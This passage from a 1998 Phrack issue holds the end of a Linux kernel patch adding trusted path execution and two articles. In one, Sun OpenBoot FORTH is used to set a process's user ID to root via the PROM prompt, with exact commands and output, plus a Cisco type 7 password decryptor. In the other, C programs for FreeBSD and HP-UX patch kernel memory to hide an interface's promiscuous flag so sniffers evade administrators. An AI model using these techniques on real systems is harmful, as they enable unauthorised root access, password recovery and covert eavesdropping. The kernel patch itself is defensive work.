+int tpe_verify(unsigned short uid, struct inode *d_ino)
+{
+       if (((d_ino->i_mode & (S_IWGRP | S_IWOTH)) == 0) && (d_ino->i_uid == 0))
+               return 0;
+       if ((is_on_list(uid) == 0) &&  (d_ino->i_uid == uid)  &&
+           (d_ino->i_mode & (S_IWGRP | S_IWOTH)) == 0)
+               return 0;
+
+       if (tpe_log)
+               security_alert("Trusted path execution violation");
+       return -1;
+}
+
+static int tpe_find_entry(int uid)
+{
+        int i = 0;
+
+        while (tpe_users[i] != uid && i < MAX_USERS)
+                i++;
+       if (i >= MAX_USERS)
+               return -1;
+       else
+               return i;
+}
+
+static void tpe_revalidate(void)
+{
+        int temp[MAX_USERS];
+        int i, j = 0;
+
+        memset(temp, 0, sizeof(temp));
+        for (i = 0; i < MAX_USERS; i++) {
+                if (tpe_users[i] != 0) {
+                        temp[j] = tpe_users[i];
+                        j++;
+               }
+       }
+        memset(tpe_users, 0, sizeof(tpe_users));
+        memcpy(tpe_users, temp, sizeof(temp));
+}
+
+static int add_entry(int uid)
+{
+        int i;
+
+        if (uid <= 0)
+                return -EBADF;
+        if (!is_on_list(uid))
+                return -EEXIST;
+        if ((i = tpe_find_entry(0)) != -1) {
+                tpe_users[i] = uid;
+               tpe_revalidate();
+               return 0;
+       } else
+               return -ENOSPC;
+}
+
+static int del_entry(int uid)
+{
+        int i;
+
+        if (uid <= 0)
+                return -EBADF;
+        if (is_on_list(uid))
+                return -EBADF;
+        i = tpe_find_entry(uid);
+        tpe_users[i] = 0;
```

```
+        tpe_revalidate();
+        return 0;
+}
+
+static int tpe_ioctl(struct inode *inode, struct file *file,
+                     unsigned int cmd, unsigned long arg)
+{
+        int argc = (int) arg;
+        int retval;
+
+       if (!suser())
+               return -EPERM;
+        switch (cmd) {
+                case TPE_SCSETENT:
+                        retval = add_entry(argc);
+                       return retval;
+                case TPE_SCDELENT:
+                        retval = del_entry(argc);
+                       return retval;
+               case TPE_SCGETENT:
+                       return tpe_users[argc];
+                default:
+                        return -EINVAL;
+        }
+}
+
+static int tpe_open(struct inode *inode, struct file *file)
+{
+       return 0;
+}
+
+static void tpe_close(struct inode *inode, struct file *file)
+{
+       /* dummy */
+}
+
+static struct file_operations tpe_fops = {
+       NULL,           /* llseek */
+       NULL,           /* read */
+       NULL,           /* write */
+       NULL,           /* readdir */
+       NULL,           /* select */
+       tpe_ioctl,      /* ioctl*/
+       NULL,           /* mmap */
+       tpe_open,       /* open */
+       tpe_close,      /* release */
+};
+
+int tpe_init(void)
+{
+       int result;
+
+        tpe_revalidate();
+       if ((result = register_chrdev(tpe_major, tpe_dev, &tpe_fops)) != 0)
+               return result;
+       printk(KERN_INFO "TPE %s subsystem initialized... "
+                        "(C) 1998 Krzysztof G. Baranowski\n", version);
+       return 0;
+}
diff -urN linux-2.0.32/drivers/char/tty_io.c linux/drivers/char/tty_io.c
--- linux-2.0.32/drivers/char/tty_io.c  Tue Sep 16 18:36:49 1997
+++ linux/drivers/char/tty_io.c Thu Apr  9 15:34:46 1998
@@ -2030,6 +2030,9 @@
 #ifdef CONFIG_SERIAL
        rs_init();
 #endif
+#ifdef CONFIG_TPE
+       tpe_init();
+#endif
 #ifdef CONFIG_SCC
```

```
        scc_init();
 #endif
diff -urN linux-2.0.32/fs/exec.c linux/fs/exec.c
--- linux-2.0.32/fs/exec.c      Fri Nov  7 18:57:30 1997
+++ linux/fs/exec.c     Fri Apr 10 14:02:02 1998
@@ -47,6 +47,11 @@
 #ifdef CONFIG_KERNELD
 #include <linux/kerneld.h>
 #endif
+#ifdef CONFIG_TPE
+extern int tpe_verify(unsigned short uid, struct inode *d_ino);
+extern int dir_namei(const char *pathname, int *namelen, const char **name,
+                     struct inode *base, struct inode **res_inode);
+#endif

 asmlinkage int sys_exit(int exit_code);
 asmlinkage int sys_brk(unsigned long);
@@ -652,12 +657,29 @@
 int do_execve(char * filename, char ** argv, char ** envp, struct pt_regs * regs)
 {
        struct linux_binprm bprm;
+        struct inode *dir;
+        const char *basename;
+        int namelen;
+
        int retval;
        int i;

        bprm.p = PAGE_SIZE*MAX_ARG_PAGES-sizeof(void *);
        for (i=0 ; i<MAX_ARG_PAGES ; i++)       /* clear page-table */
                bprm.page[i] = 0;
+
+#ifdef CONFIG_TPE
+       /* Check to make sure the path is trusted.  If the directory is root
+        * owned and not group/world writable, it's trusted.  Otherwise,
+        * return -EACCES and optionally log it
+        */
+       if (!suser()) {
+               dir_namei(filename, &namelen, &basename, NULL, &dir);
+               if (tpe_verify(current->uid, dir))
+                       return -EACCES;
+       }
+#endif /* CONFIG_TPE */
+
        retval = open_namei(filename, 0, 0, &bprm.inode, NULL);
        if (retval)
                return retval;
diff -urN linux-2.0.32/fs/namei.c linux/fs/namei.c
--- linux-2.0.32/fs/namei.c     Sun Aug 17 01:23:19 1997
+++ linux/fs/namei.c    Thu Apr  9 15:34:46 1998
@@ -216,8 +216,13 @@
  * dir_namei() returns the inode of the directory of the
  * specified name, and the name within that directory.
  */
+#ifdef CONFIG_TPE
+int dir_namei(const char *pathname, int *namelen, const char **name,
+                     struct inode * base, struct inode **res_inode)
+#else
 static int dir_namei(const char *pathname, int *namelen, const char **name,
                      struct inode * base, struct inode **res_inode)
+#endif /* CONFIG_TPE */
 {
        char c;
        const char * thisname;
diff -urN linux-2.0.32/include/linux/sysctl.h linux/include/linux/sysctl.h
--- linux-2.0.32/include/linux/sysctl.h Tue Aug 12 23:06:35 1997
+++ linux/include/linux/sysctl.h        Sat Apr 11 22:04:13 1998
@@ -61,6 +61,7 @@
 #define KERN_NFSRADDRS 18      /* NFS root addresses */
 #define KERN_JAVA_INTERPRETER 19 /* path to Java(tm) interpreter */
```

```
 #define KERN_JAVA_APPLETVIEWER 20 /* path to Java(tm) appletviewer */
+#define KERN_TPE 21 /* TPE logging */

 /* CTL_VM names: */
 #define VM_SWAPCTL     1       /* struct: Set vm swapping control */
diff -urN linux-2.0.32/include/linux/tpe.h linux/include/linux/tpe.h
--- linux-2.0.32/include/linux/tpe.h    Thu Jan  1 01:00:00 1970
+++ linux/include/linux/tpe.h   Thu Apr  9 15:34:46 1998
@@ -0,0 +1,47 @@
+/*
+ *     tpe.h - misc common stuff
+ *
+ *     Copyright (C) 1998 Krzysztof G. Baranowski. All rights reserved.
+ *
+ *     This file is part of the Linux TPE Suite and is made available under
+ *     the terms of the GNU General Public License, version 2, or at your
+ *     option, any later version, incorporated herein by reference.
+ *
+ */
+
+#ifndef __TPE_H__
+#define __TPE_H__
+
+#ifdef __KERNEL__
+/* Taken from Solar Designers' <solar@false.com> non executable stack patch */
+#define security_alert(msg) { \
+       static unsigned long warning_time = 0, no_flood_yet = 0; \
+\
+/* Make sure at least one minute passed since the last warning logged */ \
+       if (!warning_time || jiffies - warning_time > 60 * HZ) { \
+               warning_time = jiffies; no_flood_yet = 1; \
+               printk( \
+                       KERN_ALERT \
+                       "Possible " msg " exploit attempt:\n" \
+                       KERN_ALERT \
+                       "Process %s (pid %d, uid %d, euid %d).\n", \
+                       current->comm, current->pid, \
+                       current->uid, current->euid); \
+       } else if (no_flood_yet) { \
+               warning_time = jiffies; no_flood_yet = 0; \
+               printk( \
+                       KERN_ALERT \
+                       "More possible " msg " exploit attempts follow.\n"); \
+       } \
+}
+#endif /* __KERNEL__ */
+
+/* size of tpe_users array */
+#define MAX_USERS      32
+
+/* ioctl */
+#define TPE_SCSETENT   0x3137
+#define TPE_SCDELENT   0x3138
+#define TPE_SCGETENT   0x3139
+
+#endif /* __TPE_H__ */
diff -urN linux-2.0.32/include/linux/tty.h linux/include/linux/tty.h
--- linux-2.0.32/include/linux/tty.h    Tue Nov 18 20:46:44 1997
+++ linux/include/linux/tty.h   Sat Apr 11 21:45:20 1998
@@ -283,6 +283,7 @@
 extern unsigned long con_init(unsigned long);

 extern int rs_init(void);
+extern int tpe_init(void);
 extern int lp_init(void);
 extern int pty_init(void);
 extern int tty_init(void);
diff -urN linux-2.0.32/kernel/sysctl.c linux/kernel/sysctl.c
--- linux-2.0.32/kernel/sysctl.c        Thu Aug 14 00:02:42 1997
+++ linux/kernel/sysctl.c       Sat Apr 11 21:40:03 1998
```

```
@@ -26,6 +26,9 @@
 /* External variables not in a header file. */
 extern int panic_timeout;

+#ifdef CONFIG_TPE
+extern int tpe_log;
+#endif

 #ifdef CONFIG_ROOT_NFS
 #include <linux/nfs_fs.h>
@@ -147,6 +150,10 @@
         64, 0644, NULL, &proc_dostring, &sysctl_string },
        {KERN_JAVA_APPLETVIEWER, "java-appletviewer", binfmt_java_appletviewer,
         64, 0644, NULL, &proc_dostring, &sysctl_string },
+#endif
+#ifdef CONFIG_TPE
+       {KERN_TPE, "tpe", &tpe_log, sizeof(int),
+        0644, NULL, &proc_dointvec},
 #endif
        {0}
};
<-->
```

----[EOF

---[Phrack Magazine Volume 8, Issue 53 July 8, 1998, article 09 of 15

----------[FORTH Hacking on Sparc Hardware

--------[mudge <mudge@l0pht.com>

L0pht Heavy Industries
[http://www.L0pht.com]
presents

FORTH Hacking on Sparc Hardware
mudge@l0pht.com

[Disclaimer - you can really mess up your system by mucking about with
the information below if done incorrectly. Neither The L0pht, nor
the author, take any accountability for mis-use of this information.
Caution: Contents under pressure!]

So here it is, about 12:45am on a Monday morning. SpaceRogue from the l0pht just finished kicking my ass at darts the entire night although I managed to enjoy myself anyway due to a plethora of Guinness. Route has been breathing down my neck for an article for PHRACK and since the one I proposed to him last time we both deemed as completely morally irresponsible (after all, we like it that the Internet works on a _somewhat_ consistent basis), I find myself dredging up bizarre tricks and knickknacks that I've been playing with.

FORTH. Well, I could say it's the wave of the future but is has been around a long time and doesn't seem to be gaining tremendous popularity. However, it turns out that it is an incredibly interesting programming language that, whether you know it or not, plays a very key roll in some of our favorite hardware. Sun Microsystems uses forth for their OpenBoot implementation. What this means is that when you power on anything from an old Sun 3/60 that is based off of the Motorola 680X0 to an UltraSparc Server based off of the UltraSparc 64 bit processor, the hardware and initial bootstrapping code is handled by a FORTH interpreter.

For a long time it was infrequent that a hacker would actually be able to lay their hands, legitimately, on a piece of Sun hardware and play with the OpenBoot prom. Nowadays I have watched companies throw out older Sun 2's, Sun 3's and even Sparc ELC and IPC's in large quantities. Frequenting your local Ham Radio or Tech flea markets can usually yield an older Sun system for extremely short cash. Then again, if you work around them you have "free" access to play with the hardware and sometimes that's what the game is all about.

As it turns out I happen to have a Sparc at home, at the l0pht, and at work. The first two were trash picked and the third is just due to the fact that I stopped flipping burgers and decided to make the same amount of money doing something I'm more interested in (grin). Yes, there are plenty of holes still around in Solaris, SunOS, and the other operating systems that run on the Sparc architecture (such as NeXTSTEP and the *BSD's) but it's always fun to see how the system starts up as almost nobody seems to think about security at that point. In this article we will start by writing a simple program to turn the LED light on the hardware on and off. We will then write a cisco type 7 password decryptor for Pforth - which is a FORTH interpreter written for the 3Com PalmPilot PDA. At that point I will show how to change the credential structure of a running process to 0 (root).


FORTH is a very simple, yet powerful language. It is tremendously small and compact which lends it extremely well to embedded systems. This is one of the main reasons that the bootstrapping of hardware and software on Suns is done in FORTH. If you have ever used a scientific, or often referred to as "Reverse Polish Notation", calculator then you understand the stack based premise behind FORTH.

[elapsed time 1.5 weeks]

EEEKS! So I'm rummaging through some of my files and find that I've been neglect in my duties of finishing this article... One moment, one more glass of port (it's always good to move on to port after a few beers...). Ahh. Ok, on to some basic Forth examples to get everybody in the right mindset. Let's try the old standard of 2+3.

In stack based notation this is expressed as 2 3 +. Think of every element being pushed onto the stack and then operands dealing with the top layers in reverse order. Thus, 2 pushes the number 2 on the stack, 3 pushes the number 3 on the stack, and + says take the top two numbers off of the stack and push the result on to the stack in their place [diagram 1].

[diagram 1]



[note: to pop the top of the stack and display it on the screen type '.']

Simple? You bet. Try it out on your favorite piece of Sun hardware. L1-A (the L1 key might be labeled 'Stop') give the following a shot:

```
<++> EX/4th/blink.4
ok :light-on
     1 aux@ or aux! ;
ok :light-off
     1 invert aux@ and aux! ;
ok
<-->
```

Now when you type light-on, the led on the front of the Sparc turns on. Conversely, light-off turns the led off. On installations with OpenBoot 3.x I believe this is a built in FORTH word as led-on and led-off. Older versions of OpenBoot don't have this built in word - but now you can add it.

Here's what all of the above actually means -

```
   :light-on  - this marks the beginning of a new word definition which ends
                when a semi-colon is seen.
   1          - pushes 1 on the stack.
   aux@       - takes the value stored in the aux register and pushes it
                onto the stack.
   or         - takes the top two values from the stack, OR's them and leaves
                the result in their place.
   aux!       - takes the value on the top of the stack and writes it to the
                aux register.
   ;          - ends the word definition.

   :light-off - this marks the beginning of a new word definition which ends
                when a semi-colon is seen.
   1          - pushes 1 on the stack.
   invert     - inverts the bits or the value on the top of the stack
   aux@       - takes the value stored in the aux register and pushes it
                onto the stack.
   and        - takes the top two values from the stack, AND's them and leaves
                the result in their place.
   aux!       - takes the value on the top of the stack and writes it to the
                aux register.
   ;          - ends the word definition.
```

[note - you can see the disassembly of the led-on / led-off words, if they are in your openboot with ' ok led-on (see)']

The PalmPilot is a rockin' little PDA based off of the Motorola 68328 (DragonBall) processor. At the L0pht we all went out and picked up PalmPilots as soon as we saw all of the wonderful unused features of the Motorola processor in it. Ahhhh, taking us back to similar feelings of messing about in the 6502.

PForth is a bit different from the OpenBoot forth implementation in some minor ways - most notably in the default input bases and how words such as 'abort' are handled. I figured a little app for the Pilot in FORTH might help people see the usefulness of the language on other devices than the Sun firmware. The porting of this to work in an OpenBoot environment is left as an exercise to the reader.

The cisco type 7 password decryptor is a bit more complex than the led-on / light-on example above [see the book references at the end of this article for a much more thorough explanation of the FORTH language].

```
--begin cisco decryptor--
<++> EX/4th/cisco_decryptor.4
\ cisco-decrypt

include string
( argh! We cannot _create_ the )
( constant array as P4th dies )
( around the 12th byte - )
( thus the ugliness of setting it )
( up in :main   .mudge)

variable ciscofoo 40 allot
variable encpw 60 allot
variable decpw 60 allot
variable strlen
variable seed
variable holder

:toupper ( char -- char )
 dup dup 96 > rot 123 < and if
 32 -
 then ;

:ishexdigit ( char -- f )
 dup dup 47 > rot 58 < and if
  drop - 1
 else
  dup dup 64 > 71 < and if
  drop - 1
 else
  drop 0 then then ;

:chartonum ( char -- i )
 toupper
 dup ishexdigit 0= if
  abort" contains invalid char "
 then
 dup
 58 < if
  48 -
 else
  55 -
 then ;

:main
100 ciscofoo 0 + C!
115 ciscofoo 1 + C!
102 ciscofoo 2 + C!
100 ciscofoo 3 + C!
59 ciscofoo 4 + C!
107 ciscofoo 5 + C!
115 ciscofoo 6 + C!
```

```
111 ciscofoo 7 + C!
65 ciscofoo 8 + C!
44 ciscofoo 9 + C!
46 ciscofoo 10 + C!
105 ciscofoo 11 + C!
121 ciscofoo 12 + C!
101 ciscofoo 13 + C!
119 ciscofoo 14 + C!
114 ciscofoo 15 + C!
107 ciscofoo 16 + C!
108 ciscofoo 17 + C!
100 ciscofoo 18 + C!
74 ciscofoo 19 + C!
75 ciscofoo 20 + C!
68 ciscofoo 21 + C!

32 word count (addr + 1, strlen )
strlen!

encpw strlen @ cmove> drop

cr

( make sure the string is > 3 chars )
strlen @ 4 < if abort" short input"
then

strlen @ 2 mod ( valid encpw's )
( must have even number of chars )
0= 0= if abort" odd input" then

encpw C@ 48 - 10 *
encpw 1 + C@ 48 - + seed!

seed @ 15 > if abort" incalid seed"
then

0 holder !

strlen @ 1 + 2 do
 i 2 = 0= i 2 mod 0= and if
  holder @ ciscofoo seed @ + C@ xor
  emit
  seed @ 1 + seed !
  0 holder !
  i strlen @ = if
   cr quit then
  then

  i 2 mod 0= if
  encpw i + C@ chartonum 16 *
  holder !
 else
  encpw i + C@ chartonum holder @ +
  holder !
 then

loop ;
<-->

--end cisco decryptor--
```

Ok - after that brief little excursion we return to the Sparc hardware.

So, how can this information be used from a more traditional hacking standpoint? Let's say you are sitting in front of a nice system running Solaris but for whatever reason you only have an unprivileged account. Since there is not any setup in the hardware to delineate different users and their ability to access memory (well, not in the way you think about it inside of Unix processes) you really have free roam of the system.

Each process is allocated a structure defining various aspects about itself. This is needed when processes are swapped out and in to memory. As a regular user you really aren't allowed to muck about in this structure but a quick L1-A will get us around all of that. Peeking into /usr/include/sys/proc.h shows that what we are really after is the process credentials structure. This is located after a pointer to a vnode, a pointer to the process address space, and two mutex locks. At that point there is a pointer to a cred struct which has the process credentials. Inside the process credentials structure you find :

```
reference count     (long)
effective user id   (short)
effective group id  (short)
real user id        (short)
real group id       (short)
"saved" user id     (short)
"saved" group id    (short)
etc...
```

Eyes lighting up yet? All of these variables are accessible when you are at the command prompt. The first thing that you need to figure out is the start of the proc structure for a given process ID (PID). Let's assume I have a shell running (tcsh in this case). In tcsh and csh the PID of the shell is stored in $$.

```
Alliant+ ps -eaff | grep $$
mudge   914   913  1 15:29:31 pts/5    0:01 tcsh
```

Sure enough, that's my tcsh. Now simply use ps to find the beginning of the proc structure:

```
Alliant+ ps -lp $$
F S   UID   PID  PPID  C PRI NI     ADDR     SZ    WCHAN TTY      TIME CMD
8 S   777   914   913  0  51 20 f5e09000    436 f5e091d0 pts/5    0:01 tcsh
```

You can find the layout of your proc structure in /usr/include/sys/proc.h. From this it is apparent that the pointer to the credential structure is located 24 bytes into the proc struct. In the above example that means the pointer is at 0xf5e09000 + 0x18 or 0xf5e09018. The credential struct is listed in /usr/include/sys/cred.h. From this we note that the effective user id is 4 bytes into the cred structure.

Just so you can see that there's nothing hidden up my sleeves -

```
Alliant+ id
uid=777(mudge) gid=1(other)
```

Fire up the trusty OpenBoot system via L1-A and get the pointer to the cred structure via :

```
ok hex f5e09000 18 + l@ .
f5a99858
ok go
```

Now, get the effective user id by

```
ok hex f5a99858 4 + l@ .
309   (309 hex == 777 decimal)
ok go
```

Of course you want to change this to 0 (euid root):

```
ok hex 0 f5a99858 4 + l!
ok go
```

check your credentials!

```
Alliant+ id
uid=777(mudge) gid=1(other) euid=0(root)
```

If you want to change the real user id it would be an offset of 12 (0xc):

```
ok hex 0 f5a99858 c + l!
ok go

Alliant+ id
uid=0(root) gid=1(other)
```

Needless to say, there's a whole different world living inside that hardware in front of you that is begging to be played and fiddled with. Keep in mind that you can do serious damage by mucking around in there though.

enjoy,

mudge@l0pht.com
---
http://www.l0pht.com

Some excellent FORTH books that you should get to learn more about this are:

Starting FORTH, Leo Brodie, Prentice-Hall, Inc. ISBN 0-13-842922-7
OpenBoot 3.x Command Reference Manual, SunSoft [get from a Sun Reseller]

Pilot FORTH was written by Neal Bridges (nbridges@interlog.com) - http://www.interlog.com/~nbridges

----[EOF

---[Phrack Magazine Volume 8, Issue 53 July 8, 1998, article 10 of 15

----------[Interface Promiscuity Obscurity

--------[apk <apk@itl.waw.pl>

----[INTRODUCTION

Normally, when you put an interface into promiscuous mode, it sets a flag in the device interface structure telling the world (or anyone who wants to check) that the device, is indeed, in promiscuous mode. This is, of course, annoying to those of you who want to obscure this fact from prying administrative eyes. Behold intrepid hacker, your salvation is at hand. The following modules for FreeBSD, Linux, HP-UX, IRIX and Solaris allow you to obscure the IFF_PROMISC bit and run all your wonderful little packet sniffers incognito...

----[IMPLEMENTATION DETAILS

Usage of the code is simple. After you put the interface into promiscuous mode, you can clean the IFF_PROMISC flag with:

    `./i <interface> 0`

and reset the flag with:

    `./i <interface> 1`.

Note that these programs only change interface's flag value, they don't affect NIC status. On systems which allow setting promiscuous mode by SIOCSIFFLAGS however, any call to SIOCSIFFLAGS will make the change take effect (e.g. after clearing promisc flag:

    'ifconfig <interface> up'

will really turn off promiscuous mode). Systems for which above is true are: FreeBSD, Linux, Irix. On these three you can run a sniffer in non-promiscuous mode, and then some time later set IFF_PROIMISC on the interface, then with the above command set promiscuous mode for interface. This is most useful on FreeBSD because in doing this you won't get that annoying `promiscuous mode enabled for <interface>' message in the dmesg buffer (it's only logged when you enable promiscuous mode via bpf by BIOCPROMISC).

On Solaris, every alias has its own flags, so you can set flags for any alias:

    'interface[:<alias number>]'

(because Solaris doesn't set IFF_PROMISC when you turn on promiscuous mode using DLPI you don't need this program however).

----[THE CODE

<++> EX/promisc/freebsd-p.c

```
/*
 *  promiscuous flag changer v0.1, apk
 *  FreeBSD version, compile with -lkvm
 *
 *  usage: promisc [interface 0|1]
 *
 *  note:  look at README for notes
 */

#ifdef __FreeBSD__
# include <osreldate.h>
```

```
# if __FreeBSD_version >= 300000
#  define FBSD3
# endif
#endif

#include <sys/types.h>
#include <sys/time.h>

#include <sys/socket.h>
#include <net/if.h>
#ifdef FBSD3
# include <net/if_var.h>
#endif

#include <kvm.h>
#include <nlist.h>

#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>

#define IFFBITS \
"\1UP\2BROADCAST\3DEBUG\4LOOPBACK\5POINTOPOINT\6NOTRAILERS\7RUNNING" \
"\10NOARP\11PROMISC\12ALLMULTI\13OACTIVE\14SIMPLEX\15LINK0\16LINK1\17LINK2" \
"\20MULTICAST"

struct nlist nl[] = {
        { "_ifnet" },
#define N_IFNET 0
        { "" }
};

int kread(kvm_t *kd, u_long addr, void *buf, int len) {
  int c;

  if ((c = kvm_read(kd, addr, buf, len)) != len)
    return -1;
  return c;
}

int kwrite(kvm_t *kd, u_long addr, void *buf, int len) {
  int c;

  if ((c = kvm_write(kd, addr, buf, len)) != len)
    return -1;
  return c;
}

void usage(char *s) {
  printf("usage: %s [interface 0|1]\n", s);
  exit(1);
}

int main(int argc, char *argv[]) {
#ifdef FBSD3
  struct ifnethead ifh;
#endif
  struct ifnet ifn, *ifp;
  char ifname[IFNAMSIZ];
  int unit, promisc, i, any;
  char *interface, *cp;
  kvm_t *kd;

  switch (argc) {
    case 1:
        promisc = -1;
        interface = NULL;
```

```
        break;
    case 3:
        interface = argv[1];
        if ((cp = strpbrk(interface, "1234567890")) == NULL) {
          printf("bad interface name: %s\n", interface);
          exit(1);
        }
        unit = strtol(cp, NULL, 10);
        *cp = 0;
        promisc = atoi(argv[2]);
        break;
    default:
        usage(argv[0]);
  }

  if ((kd = kvm_open(NULL, NULL, NULL, O_RDWR, argv[0])) == NULL)
    exit(1);

  if (kvm_nlist(kd, nl) == -1) {
    perror("kvm_nlist");
    exit(1);
  }

  if (nl[N_IFNET].n_type == 0) {
    printf("Cannot find symbol: %s\n", nl[N_IFNET].n_name);
    exit(1);
  }

#ifdef FBSD3
  if (kread(kd, nl[N_IFNET].n_value, &ifh, sizeof(ifh)) == -1) {
    perror("kread");
    exit(1);
  }
  ifp = ifh.tqh_first;
#else
  if (kread(kd, nl[N_IFNET].n_value, &ifp, sizeof(ifp)) == -1) {
    perror("kread");
    exit(1);
  }
  if (kread(kd, (u_long)ifp, &ifp, sizeof(ifp)) == -1) {
    perror("kread");
    exit(1);
  }
#endif

#ifdef FBSD3
  for (; ifp; ifp = ifn.if_link.tqe_next) {
#else
  for (; ifp; ifp = ifn.if_next) {
#endif
    if (kread(kd, (u_long)ifp, &ifn, sizeof(ifn)) == -1) {
      perror("kread");
      break;
    }
    if (kread(kd, (u_long)ifn.if_name, ifname, sizeof(ifname)) == -1) {
      perror("kread");
      break;
    }
    printf("%d: %s%d, flags=0x%x ", ifn.if_index, ifname, ifn.if_unit,
           (unsigned short)ifn.if_flags);
    /* this is from ifconfig sources */
    cp = IFFBITS;
    any = 0;
    putchar('<');
    while ((i = *cp++) != 0) {
      if (ifn.if_flags & (1 << (i-1))) {
        if (any)
          putchar(',');
        any = 1;
        for (; *cp > 32; )
```

```
          putchar(*cp++);
      } else
        for (; *cp > 32; cp++)
          ;
    }
    putchar('>');
    putchar('\n');
    if (interface && strcmp(interface, ifname) == 0 && unit == ifn.if_unit) {
      switch (promisc) {
        case -1:
                break;
        case 0: if ((ifn.if_flags & IFF_PROMISC) == 0)
                  printf("\tIFF_PROMISC not set\n");
                else {
                  printf("\t%s%d: clearing IFF_PROMISC\n", ifname, unit);
                  ifn.if_flags &= ~IFF_PROMISC;
                  if (kwrite(kd, (u_long)ifp, &ifn, sizeof(ifn)) == -1)
                    perror("kwrite");
                }
              break;
        default: if ((ifn.if_flags & IFF_PROMISC) == IFF_PROMISC)
                  printf("\tIFF_PROMISC set already\n");
                else {
                  printf("\t%s%d: setting IFF_PROMISC\n", ifname, unit);
                  ifn.if_flags |= IFF_PROMISC;
                  if (kwrite(kd, (u_long)ifp, &ifn, sizeof(ifn)) == -1)
                    perror("kwrite");
                }
                break;

      }
    }
  }
}
<-->
<++> EX/promisc/hpux-p.c
/*
 *  promiscuous flag changer v0.1, apk
 *  HP-UX version, on HP-UX 9.x compile with -DHPUX9
 *
 *  usage: promisc [interface 0|1]
 *
 *  note:  look at README for notes
 */

/* #define HPUX9 on HP-UX 9.x */

#include <sys/types.h>
#include <sys/socket.h>

#include <net/if.h>

#include <nlist.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>

#ifndef HPUX9
# define PATH_VMUNIX "/stand/vmunix"
#else
# define PATH_VMUNIX "/hp-ux"
#endif

#define PATH_KMEM "/dev/kmem"
#define IFFBITS \
"\1UP\2BROADCAST\3DEBUG\4LOOPBACK\5POINTOPOINT\6NOTRAILERS\7RUNNING" \
"\10NOARP\11PROMISC\12ALLMULTI\13LOCALSUBNETS\14MULTICAST\15CKO\16xNOACC"
```

```
struct nlist nl[] = {
        { "ifnet" },
#define N_IFNET 0
        { "" }
};

int kread(fd, addr, buf, len)
int fd, len;
off_t addr;
void *buf;
{
  int c;

  if (lseek(fd, addr, SEEK_SET) == -1)
    return -1;
  if ((c = read(fd, buf, len)) != len)
    return -1;
  return c;
}

int kwrite(fd, addr, buf, len)
int fd, len;
off_t addr;
void *buf;
{
  int c;

  if (lseek(fd, addr, SEEK_SET) == -1)
    return -1;
  if ((c = write(fd, buf, len)) != len)
    return -1;
  return c;
}

void usage(s)
char *s;
{
  printf("usage: %s [interface 0|1]\n", s);
  exit(1);
}

main(argc, argv)
int argc;
char **argv;
{
  struct ifnet ifn, *ifp;
  char ifname[IFNAMSIZ];
  int fd, unit, promisc, i, any;
  char *interface, *cp;

  switch (argc) {
    case 1:
        promisc = -1;
        interface = NULL;
        break;
    case 3:
        interface = argv[1];
        if ((cp = strpbrk(interface, "1234567890")) == NULL) {
          printf("bad interface name: %s\n", interface);
          exit(1);
        }
        unit = strtol(cp, NULL, 10);
        *cp = 0;
        promisc = atoi(argv[2]);
        break;
    default:
        usage(argv[0]);
  }
```

```
  if (nlist(PATH_VMUNIX, nl) == -1) {
    perror(PATH_VMUNIX);
    exit(1);
  }
  if (nl[N_IFNET].n_type == 0) {
    printf("Cannot find symbol: %s\n", nl[0].n_name);
    exit(1);
  }

  if ((fd = open(PATH_KMEM, O_RDWR)) == -1) {
    perror(PATH_KMEM);
    exit(1);
  }
  if (kread(fd, nl[N_IFNET].n_value, &ifp, sizeof(ifp)) == -1) {
    perror("kread");
    exit(1);
  }

  for (; ifp; ifp = ifn.if_next) {
    if (kread(fd, (u_long)ifp, &ifn, sizeof(ifn)) == -1) {
      perror("kread");
      break;
    }
    if (kread(fd, (u_long)ifn.if_name, ifname, sizeof(ifname)) == -1) {
      perror("kread");
      break;
    }
    printf("%d: %s%d, flags=0x%x ", ifn.if_index, ifname, ifn.if_unit,
           ifn.if_flags);
    cp = IFFBITS;
    any = 0;
    putchar('<');
    while ((i = *cp++) != 0) {
      if (ifn.if_flags & (1 << (i-1))) {
        if (any)
          putchar(',');
        any = 1;
        for (; *cp > 32; )
          putchar(*cp++);
      } else
        for (; *cp > 32; cp++)
          ;
    }
    putchar('>');
    putchar('\n');
    if (interface && strcmp(interface, ifname) == 0 && unit == ifn.if_unit) {
      switch (promisc) {
        case -1:
                break;
        case 0: if ((ifn.if_flags & IFF_PROMISC) == 0)
                  printf("\tIFF_PROMISC not set\n");
                else {
                  printf("\t%s%d: clearing IFF_PROMISC\n", ifname, unit);
                  ifn.if_flags &= ~IFF_PROMISC;
                  if (kwrite(fd, (u_long)ifp, &ifn, sizeof(ifn)) == -1)
                    break;
                }
              break;
        default: if ((ifn.if_flags & IFF_PROMISC) == IFF_PROMISC)
                  printf("\tIFF_PROMISC set already\n");
                else {
                  printf("\t%s%d: setting IFF_PROMISC\n", ifname, unit);
                  ifn.if_flags |= IFF_PROMISC;
                  if (kwrite(fd, (u_long)ifp, &ifn, sizeof(ifn)) == -1)
                    break;
                }

      }
    }
  }
```

```
}
<-->
<++> EX/promisc/irix-p.c
/*
 *  promiscuous flag changer v0.1, apk
 *  Irix version, on Irix 6.x compile with -lelf, on 5.x with -lmld
 *
 *  usage: promisc [interface 0|1]
 *
 *  note: look at README for notes on irix64 compile with -DI64 -64
 */

/* #define I64 for Irix64*/

#include <sys/types.h>
#include <sys/socket.h>

#include <net/if.h>

#include <nlist.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>

#define PATH_VMUNIX "/unix"

#define PATH_KMEM "/dev/kmem"
#define IFFBITS \
"\1UP\2BROADCAST\3DEBUG\4LOOPBACK\5POINTOPOINT\6NOTRAILERS\7RUNNING" \
"\10NOARP\11PROMISC\12ALLMULTI\13LOCALSUBNETS\14MULTICAST\15CKO\16xNOACC"

#ifdef I64
